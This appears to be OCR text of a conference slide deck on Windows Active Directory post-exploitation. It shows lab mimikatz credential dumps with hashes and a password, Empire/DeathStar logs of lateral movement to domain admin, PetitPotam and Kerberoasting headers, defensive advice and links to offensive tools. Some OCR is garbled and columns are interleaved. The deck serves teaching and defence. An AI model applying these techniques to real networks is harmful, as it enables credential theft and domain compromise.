
-
-
-
-

```
[DC] 'Administrator' will be the user account
Object RDN : Administrator
** SAM ACCOUNT ** (Empire: RFVCVGXLMDZCFPU3) > mimikatz
SAM Username (Empire: RFVCVGXLMDZCFPU3) >
Account Type Job started: Updater32_ipue2
User Account Control Hostname: WINDOWS2.lab.local / -
Account expiration .#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 23 2015 03:25:04)
Password last change .## ^ ##.
Object Security ID ## / \ ## /* * *
Object Relative ID ## \ / ## Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
Credentials: Hash NTLM: 96ae239a '## v ##' http://blog.gentilkiwi.com/mimikatz (oe.eo)
ntlm- 0: 96ae239a '#####'
ntlm- 1: 5164b7a0
ntlm- 2: 7c08d63a
lm - 0: 6cf3c1b
lm - 1: d12726cc mimikatz(powershell) # sekurlsa::logonpasswords
Supplemental Credentials Authentication Id : 0 ; 787553 (00000000:000c0461)
* Primary:Kerberos-NetSession : Interactive from 0
Default Salt : RDUser Name : justin
Default Iteration: Domain : LAB
Credentials Logon Server : LABDC
aes256_hmac Logon Time : 7/29/2015 10:11:04 AM
aes128_hmac SID : S-1-5-21-1099725566-223127814-2387084846-1109
des_cbc_md5 msv :
rc4_plain [00000003] Primary
OldCredentials aes256_hmac * Username : justin
aes128_hmac * Domain : LAB
des_cbc_md5 * NTLM : 780f30085fa9cd3f9d98030a57138dd0
rc4_plain * SHA1 : 8e4ff45cbf381a543ba0905c268392c6af5d95d0
[00010000] CredentialKeys
* NTLM : 780f30085fa9cd3f9d98030a57138dd0
* SHA1 : 8e4ff45cbf381a543ba0905c268392c6af5d95d0
tspkg :
wdigest :
* Username : justin
* Domain : LAB
* Password : !J1234567890
the quieter you become, the more
johnny at johnny xmas dot net
```

AuthID	Package	Domain	User	Password
0;1035282	NTLM	WIN-LOANLOTDQLU	Ralf	lm{ 00000000000000000000000000000000 }
00000000000000000000000000000000 , ntlm{ 2e520e18228ad8ea4060017234af43b2 }				lm{ 00000000000000000000000000000000 }
0;1035232	NTLM	WIN-LOANLOTDQLU	Ralf	lm{ 00000000000000000000000000000000 }
00000000000000000000000000000000 , ntlm{ 2e520e18228ad8ea4060017234af43b2 }				lm{ 00000000000000000000000000000000 }
0;669397	NTLM	WIN-LOANLOTDQLU	Fred	lm{ aad3b435b51404eeaad3b435b51404eeaad }
3b435b51404ee , ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }				lm{ aad3b435b51404eeaad3b435b51404eeaad }
0;669366	NTLM	WIN-LOANLOTDQLU	Fred	lm{ aad3b435b51404eeaad3b435b51404eeaad }
3b435b51404ee , ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }				lm{ aad3b435b51404eeaad3b435b51404eeaad }
0;997	Negotiate	NT AUTHORITY	LOCAL SERVICE	n.s. (Credentials K0)
0;996	Negotiate	WORKGROUP	WIN-LOANLOTDQLU\$	n.s. (Credentials K0)
0;42061	NTLM			n.s. (Credentials K0)
0;999	NTLM	WORKGROUP	WIN-LOANLOTDQLU\$	n.s. (Credentials K0)


POST EXPLOI TATION

BLOODHOUND



POST EX PLOI TATION

KERBEROSASTING



POST EX PLOI TATION

CPO ADCS + PETIT POTAM

```
-----  
/ / / / / \ / / / / / \ / / / / / \ / / / / / \ /  
/ , < / / / / / / / / / / / / / / / / / / / / /  
/ / | | \ / / / / . / / / \ , / \ / \ / \ / \ / \ /  
  
Version: v1.0.3 (9dad6e1) - 08/17/21 - Ronnie Flathers @ropnop  
  
2021/08/17 21:02:27 > Using KDCC(s):
```

```
-----  
[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]  
[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]  
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[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]  
[ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ] [ ]  
-----  
"-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-'"`-0-0-
```

PoC to elicit machine account authentication via some MS-EFSRPC functions
by topotam (@topotam77)

Inspired by @tifkin_ & @elad_shamir previous work on MS-RPRN

POST EXPLOI TATION

EMPIRE / DEATHSTAR

The screenshot shows a GitHub repository page for [EmpireProject/Empire](#). The repository has been archived, as indicated by the yellow banner at the top. Below the banner, the repository name is displayed along with a public archive link. A terminal window is overlaid on the page, showing command-line output from the Empire post-exploitation agent. The output details the lateral movement of agents across multiple hosts, including the discovery of new agents, user enumeration, process enumeration, and the execution of Mimikatz for privilege escalation.

```
(DeathStar) ~ pwnb0x:DeathStar ~ git master* + ./DeathStar.py
[+] Agent: STFC0R7 => Found 4 active
[+] Agent: STFC0R7 => Found 1 users
[*] Agent: STFC0R7 => Starting lateral movement
[*] Agent: STFC0R7 => Attempting to spread to (Empire) >
[+] Agent: STFC0R7 => Current security context has admin access to 1 hosts
[+] Agent: STFC0R7 => Spread laterally using current security context to WIN7.lab.local
[*] New Agent => Name: 7KCLE9XM IP: 192.168.10.25 HostName: WIN70MFGTHISLON UserName: LAB\yomama5 HighIntegrity: 1
[+] Agent: 7KCLE9XM => Found 1 users logged into localhost: ['LAB\yomama5']
[+] Agent: 7KCLE9XM => Enumerated 1 processes
[*] Agent: 7KCLE9XM => Found process 2028 running under LAB\yomama5
[+] Agent: 7KCLE9XM => PSInjecting into process 2028
[*] New Agent => Name: PAT87XLM IP: 192.168.10.25 HostName: WIN70MFGTHISLON UserName: LAB\yomama5 HighIntegrity: 0
[+] Agent: 7KCLE9XM => Executed Mimikatz
[+] Agent: PAT87XLM => Found 1 users logged into localhost: ['LAB\yomama5']
[+] Agent: PAT87XLM => Starting lateral movement
[+] Agent: PAT87XLM => Current security context has admin access to 1 hosts
[+] Agent: PAT87XLM => Spread laterally using current security context to WIN7.lab.local
[*] New Agent => Name: S4TK136D IP: 192.168.10.21 HostName: WIN7 UserName: LAB\yomama5 HighIntegrity: 1
[+] Agent: S4TK136D => Found 2 users logged into localhost: ['LAB\g0d', 'LAB\yomama4']
[+] Agent: S4TK136D => Found Domain Admin logged in: LAB\g0d
[+] Agent: S4TK136D => Enumerated 1 processes
[*] Agent: S4TK136D => Found process 1524 running under LAB\yomama4
[+] Agent: S4TK136D => PSInjecting into process 1524
[*] New Agent => Name: ADUXGMHZ IP: 192.168.10.21 HostName: WIN7 UserName: LAB\yomama4 HighIntegrity: 0
[+] Agent: S4TK136D => Executed Mimikatz
[*] Got Domain Admin via credentials! => Username: LAB\g0d Password: P@ssw0rd
-----WIN-----
```

HOORAY! YOU'RE A DA!

```
[+] New Agent -> Name: S4TK136D IP: 192.168.10.21 HostName: WIN7 UserName: LAB\g0d  
[+] Agent: S4TK136D => Found 2 users logged into localhost: ['LAB\\g0d', 'LAB\\Administrator']  
[+] Agent: S4TK136D => Found Domain Admin logged in: LAB\g0d  
[+] Agent: S4TK136D => Enumerated 1 processes  
[+] Agent: S4TK136D => Found process 1524 running under LAB\yomama4  
[+] Agent: S4TK136D => PSInjecting into process 1524  
[+] New Agent => Name: ADUXGMHZ IP: 192.168.10.21 HostName: WIN7 UserName: LAB\g0d  
[+] Agent: S4TK136D => Executed Mimikatz  
  
[+] Got Domain Admin via credentials! => Username: LAB\g0d Password: P@ssw0rd
```

POST EXPLOI TATION

RANSOMWARE



POST-EXPLOIT DEFENSE

//

Responder

- Disable WPAD, LLMNR, NBT-NS & mDNS
- Roll out SMB signing
- “Cyber Deception”

//

CME

- DON’T USE NULL SESSIONS
- Alert on mass connections/logins (failed AND successful)
- Stop giving everyone and their dog Local Admin privs

POST-EXPLOIT DEFENSE

//

Bloodhound

- RUN IT FIRST!
- Alert on anomalous traffic volume to a single DC (syslog, not EDR)
- Set query limit on the DC (DANGER)

//

Mimikatz

- Most EDR blocks this
- Alert on “lsass.dmp” file creation
- Stop giving everyone and their dog Local Admin privs

POST-EXPLOIT DEFENSE

//

Rampant Local Admin

- Grow a spine
- Admin account should not be the “daily driver”
- Use granular rules to only allow certain tasks to “Run as Admin”
- Use IAM vaults such as CyberArk to “check out” admin rights
- ALERT

POST-EXPLOIT DEFENSE

//

Kerberoasting

- Service Account Inventory
- Strong passwords that rotate
- Unique passwords
- Least privileges
- Monitor failed attempts
- Sound familiar?

POST-EXPLOIT DEFENSE

// CPO (Certificate) Attacks

- Basically:
 - AUDIT.
 - MAKE SURE YOU DID IT RIGHT.

POST-EXPLOIT DEFENSE

//

DA Account Availability

- Alert on EVERY DA login
- CRIT Alert on DA Account Creation
- DA account should not be a “daily driver”
- Use IAM vaults such as CyberArk to “check out” admin rights & unlock DA accounts

APPENDIX: TOOLS OF NOTE



ScanCannon

<https://github.com/johnnyxmas/ScanCannon>



Shodan

<https://www.shodan.io/>



Hydra

<https://www.thc.org/thc-hydra/>



Evil Foca

<https://www.elevenpaths.com/labstools/evil-foca/index.html>



Recon-ng

<https://bitbucket.org/LaNMaSteR53/recon-ng>



TheHarvester

<https://github.com/laramies/theHarvester>



MailSniper

<https://github.com/dafthack/MailSniper>



Burp Suite

<https://portswigger.net/burp/freedownload>




FiercePhish

<https://github.com/Raikia/FiercePhish>



IkeForce

<https://github.com/SpiderLabs/ikeforce>



Metasploit

<https://www.metasploit.com/>



CrackMapExec

<https://github.com/byt3bl33d3r/CrackMapExec>

APPENDIX: TOOLS OF NOTE (cont.)



Rid_enum

<https://github.com/trustedsec/ridenum>



Bloodhound

<https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started>



Mimikatz

<https://github.com/gentilkiwi/mimikatz/releases>



Powershell Empire

<https://www.powershellemire.com/>



Deathstar

<https://github.com/byt3bl33d3r/DeathStar/blob/master/DeathStar.py>



DuoSec (MFA)

<https://duo.com/pricing/duo-mfa>




SpoofSpotter

<https://github.com/NetSPI/SpoofSpotter>



CyberArk

<https://www.cyberark.com/>



Petit Potam PoC

<https://threat.tevora.com/petitpotam-the-full-attack-chain-with-windows-and-linux/>



Cewl

<https://digi.ninja/projects/cewl.php>



Responder

<https://github.com/lgandx/Responder>

FIN



JOHNNY XMAS
DIRECTOR
[@GrimmCyber](https://twitter.com/GrimmCyber) | | [GRIMM.RIP](https://grimm.rip)
[@J0hnnyXm4s](https://twitter.com/J0hnnyXm4s)

By Johnny Xmas - linktr.ee/johnnyxmas